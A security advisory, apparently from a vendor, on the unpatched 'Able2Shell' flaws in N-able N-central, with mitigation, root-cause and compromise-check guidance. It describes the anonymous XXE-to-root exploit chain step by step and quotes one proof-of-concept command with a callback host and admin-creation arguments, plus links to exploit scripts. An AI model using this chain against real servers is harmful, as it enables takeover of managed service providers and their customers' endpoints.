
N-able N-central RCE: 33 Zero-Days, No Patch (Able2Shell)
N-able N-central's public Able2Shell exploit chains give unauthenticated attackers code execution as nable or root; no patch exists.
TL;DR
- A researcher published 33 vulnerabilities and four exploit chains in N-able N-central, the remote monitoring and management platform managed service providers use to control customer endpoints. The chains reach code execution as the
nableuser or as root. - The researcher tested N-central Appliance 2026.4.0.31 and says earlier releases are likely affected. N-able has published no public advisory or fixed version.
- N-able took Hosted N-central offline and told on-premises customers to shut down their servers. It said it had seen no signs of exploitation and was working on a hot fix.

- None of the 33 Able2Shell flaws is in CISA's Known Exploited Vulnerabilities catalog as of November 10, 2026. Five earlier N-central CVEs are in it (CVE-2025-8875, CVE-2025-8876, CVE-2026-18577, CVE-2026-18556, CVE-2026-86218), so the product line has been attacked before.
- Isolate N-central from the internet, restrict console access to trusted networks, and run the checks in "How do I check if I was compromised?". See "How do I fix it?".
Am I affected?
You are exposed when all of these hold:
- You run N-able N-central, either the on-premises appliance or the hosted service.
- The appliance build is 2026.4.0.31 or earlier. The researcher tested 2026.4.0.31 and says earlier and current releases are likely affected.
- An attacker can reach the N-central web interface over the network. The main chain needs no account.
The hosted service is affected by N-able's outage whether or not your tenant was reachable during the disclosure. N-able says it took the Hosted N-central environment offline as a precaution.
N-able has published no public advisory, no fixed-version matrix and no version-check command. Record the appliance build from the console and treat any 2026.4 build as affected until N-able publishes a matrix. The researcher's repository names the tested build as 2026.4.0.31.
| Branch | Affected versions | Fixed version |
|---|---|---|
| N-central Appliance (on-premises) | 2026.4.0.31, tested; earlier releases are likely affected per the researcher | None published; N-able says a hot fix is in progress |
| Hosted N-central | N-able's hosted service, taken offline | None; the service is offline |
How do I fix it?
No patch exists. Network isolation is the only control that works today, and it closes the remote paths the researcher demonstrated.
- Take the N-central server off the internet now. Allow console access only from a management VLAN, a VPN or a fixed set of administrator addresses.
- If the server was reachable from the internet, treat it as potentially compromised. Preserve its logs and disk image for investigation, then rebuild it from a known-good image and rotate every credential it stored.
- Watch N-able's status page and trust center for the hot fix. Apply it as soon as it is published, then re-check the build against N-able's matrix.
- Remove or disable N-central accounts you do not recognise, starting with any role-1002 administrator the researcher's chain creates.
- Review the appliance's outbound connections and its managed-agent policies. N-central can push scripts and commands to every enrolled endpoint, so a compromised server puts the customer estate at risk.
The workaround has limits. Isolation stops exploitation over the network. It does not stop an attacker who is already on the management network, and it does not remove an account or JSP the attacker already created. Only a rebuild after a suspected compromise addresses those.
What is the root cause?
N-able has published no patch and no source. The root cause described here is the mechanism the researcher documented in the public Able2Shell repository: legacy endpoint families trust caller-supplied identity and session state, and privileged helpers consume files that the nable user can write.
The appliance exposes three legacy interface families beside the modern console: MMS2, MMS3 and ServerEI2. Several of them accept identity from the request rather than from an authenticated session.
- The service-import parser resolves an attacker-supplied external entity before it checks the supplied UI session. An anonymous caller can then steal the rotating NCI session and reuse its local trust context.
- The MMS3 passcode is derived deterministically from the decimal appliance ID, so an anonymous caller can mint and confirm a JWT and create an appliance session.
- Root helpers consume configuration from
nable-writable directories without checking ownership, containment or integrity. The syslog installer, the pre-upgrade helper and the sendmail option handling are three examples the researcher demonstrates.
The public proof of concept shows the combined anonymous chain. This is the researcher's command, trimmed to the arguments that select the chain:
$ python3 anonymous_xxe_nable_rce.py --appliance-id 1807387629 --callback-host <CALLBACK_IP> --user-id 50 --username productadmin@n-able.com --customer-id 1 --create-admin-username <NEW_ADMIN_USERNAME> --create-admin-password '<NEW_ADMIN_PASSWORD>' --command /usr/bin/id
created_admin_id=1290595928
created_admin_login=accepted
created_admin_role_id=1002
created_admin_protected_action=200
uid=992(nable) gid=992(nable) groups=992(nable) context=system_u:system_r:unconfined_service_t:s0
The output records both outcomes: an enabled administrator account with role ID 1002, and command execution as uid=992(nable).
How is it exploited?
The anonymous chain runs in five steps, from an unauthenticated request to code execution as nable.
- The attacker sends an anonymous MMS2 service-import request whose XML references an attacker-controlled DTD.
- The parser resolves the external entity before it enforces the UI session. The response or callback leaks the rotating NCI session, and the attacker reuses the appliance's local trust context.
- With that context, the attacker resets the password of an existing product administrator, or creates a new role-1002 administrator through the same chain.
- The attacker signs in and uses a file-write primitive to place an executable JSP in the deployed Jetty webroot. The service-import chain, the SIS GenericFiles version traversal and the File Repository filename traversal each provide one.
- The JSP executes as the
nableservice account. From there, the attacker places a configuration file in anable-writable directory that a root helper consumes, and the helper runs it as root.
The researcher documents several other paths to nable or root, including the backup-restore notification option injection, the self-checksummed NSP upload and the pre-upgrade helper. The chains that start from an anonymous stored XSS in MMS3 patch metadata also reach root through Audit Export's syslog-ng grammar injection.
The researcher also published a ProductAdmin-authenticated stack overflow in the GenericTCP command path. That proof of concept is calibrated to an isolated one-worker lab with ASLR disabled, and its natural bytes execute only the fixed ps command before the worker crashes. Treat it as a lab result, not as a reliable remote exploit.
How does the attack flow?
An unauthenticated request reaches a legacy parser that resolves XML entities before it checks the session. Session trust plus a file write then ends in code execution as nable, with a second step to root through a privileged helper.
What can an attacker do?
An attacker who completes the chain controls the N-central server and, through it, the endpoints it manages. The researcher demonstrates command execution as nable and as root. The researcher also shows creation of an enabled administrator account, disclosure of asset-discovery database credentials and reusable Ecosystem Agent credentials, and tampering with remote-control audit records.
The conditions are part of the impact:
- The attacker needs network reachability to the N-central web interface. The main chain needs no account and no user interaction.
- Some individual flaws need a ProductAdmin or Technician account. Those accounts are still useful to an attacker who has already stolen a session or reset a password.
- Root execution through the syslog installer needs an existing
nableexecution primitive first. The researcher composes the two edges; neither is a standalone remote-to-root step. - The GenericTCP stack overflow needs a ProductAdmin account and the researcher's lab conditions.
N-able says it has not observed exploitation of these vulnerabilities. The prior N-central flaws are a different matter: CISA lists five N-central CVEs in its Known Exploited Vulnerabilities catalog, so this product line has been attacked before.
Why does the fix work?
No fix is public, so this section describes what a fix has to change. A patch that closes only one primitive leaves the chain intact, because the researcher composes session theft, a file write and a privileged helper.
A complete fix has to do three things:
- Validate the request and its session before any XML parser resolves external entities, and refuse external entities in the service-import and custom-service parsers.
- Replace the appliance-ID-derived MMS3 passcode with a random secret that is bound to the appliance and rotated, and reject forged appliance sessions at every protected handler.
- Make every root helper verify the ownership, path and integrity of the files it consumes, so a
nable-writable directory cannot become root execution.
Until N-able ships those changes, isolation is the control that removes the remote paths. It does not repair a server that is already compromised.
How do I check if I was compromised?
The researcher published no indicators of compromise, so these checks look for the state the demonstrated chains create. A hit is a lead, not proof.
- List the N-central administrator accounts and look for a role-1002 account you did not create. The public chain creates one and leaves it enabled unless cleanup is requested.
- Search the deployed webroot for JSP files you did not deploy. The service-import, SIS and File Repository primitives write executable JSP into the Jetty tree.
- Review Audit Export destinations for a
program()entry you did not configure. The Audit Export injection adds one and it runs as root. - Review scheduled tasks and their parameters for GenericTCP commands, task IDs and parameter counts you do not recognise. The GenericTCP proof of concept arms a 41-parameter command on a task.
- Review password-reset events and administrator logins that you did not initiate, and correlate them with anonymous requests to the MMS2, MMS3 and ServerEI2 endpoints.
- Review outbound connections from the appliance and from managed agents for hosts you do not recognise.
A failed attempt may leave no trace. If any check hits, preserve the logs and rebuild the server rather than cleaning it in place.
Timeline
- 2025-08-13: CISA adds CVE-2025-8875 and CVE-2025-8876, two N-central flaws, to KEV.
- 2026-08-03: CISA adds CVE-2026-18577, an N-central authentication bypass and account takeover, to KEV.
- 2026-08-04: CISA adds CVE-2026-18556, an N-central authentication bypass, to KEV.
- 2026-09-08: CISA adds CVE-2026-86218, a pre-authentication N-central code injection, to KEV.
- 2026-11-09: the researcher publishes 33 vulnerabilities and four exploit chains; N-able takes Hosted N-central offline and tells on-premises customers to shut down their servers.
FAQ
Is Able2Shell exploited in the wild?
No exploitation is confirmed. N-able said it had not observed any signs of active exploitation, and the researcher presents lab demonstrations with public proof-of-concept code. Five earlier N-central CVEs are in CISA KEV, which shows the product line is a target.
Is there a patch?
No. N-able said it was working on a hot fix and took the hosted service offline in the meantime. The researcher says the vulnerabilities work on the latest pre-release build tested and are unpatched.
Does the hosted outage mean my data was accessed?
N-able has not said so. It described the outage as a precautionary measure, and it said it had seen no signs of exploitation. The company has not published a customer notification or a forensic report.
Do the proof-of-concept scripts need credentials?
Not for the main chain. The anonymous service-import chain needs no account, and it can create an administrator. Other entries need a ProductAdmin or Technician account, which an attacker can obtain through the first chain.
Are earlier N-central versions affected?
Probably. The researcher tested 2026.4.0.31 and wrote that earlier versions should be affected, including the most up-to-date version at the time of posting. N-able has published no affected-version matrix.
Why does an RMM compromise matter more than a single server breach?
N-central manages endpoints for many customer organisations. A compromised server can push scripts, install software and open remote sessions on every enrolled device, so one appliance breach can expose an MSP's whole customer estate.
Find exposed N-central servers with Ostorlab
Ostorlab attack surface discovery inventories the internet-facing hosts and appliances in your estate. You can then find the N-central consoles that are still reachable and take them off the network first. It is an inventory of exposed hosts, not a detection of this exploit chain.
References
- Oracle-Security/CVEs, "Able2Shell - N-Central N-Able", the 33 vulnerability write-ups, four exploit chains and proof-of-concept scripts: https://github.com/Oracle-Security/CVEs/tree/main/0-Days/N-Central%20N-Able (checked November 10, 2026)
- The Hacker News, "N-able Takes Hosted N-central Offline After Researcher Discloses 33 Zero-Days with PoC Exploits", 2026-11-10, N-able's statement, the affected services and the researcher's disclosure: https://thehackernews.com/2026/11/n-able-takes-hosted-n-central-offline.html (checked November 10, 2026)
- N-able status dashboard, the Hosted N-central service status: https://uptime.n-able.com/ (checked November 10, 2026)
- CISA Known Exploited Vulnerabilities catalog JSON feed, the five N-central listings (CVE-2025-8875, CVE-2025-8876, CVE-2026-18577, CVE-2026-18556, CVE-2026-86218): https://www.cisa.gov/sites/default/files/feeds/known_exploited_vulnerabilities.json (checked November 10, 2026)
- CVE-2026-86218 record, the pre-authentication N-central code injection: https://www.cve.org/CVERecord?id=CVE-2026-86218 (checked November 10, 2026)
- The researcher's anonymous XXE chain proof of concept: https://github.com/Oracle-Security/CVEs/blob/main/0-Days/N-Central%20N-Able/anonymous_xxe_nable_rce.py (checked November 10, 2026)
- The researcher's syslog installer root proof of concept: https://github.com/Oracle-Security/CVEs/blob/main/0-Days/N-Central%20N-Able/syslog_installer_root_rce.py (checked November 10, 2026)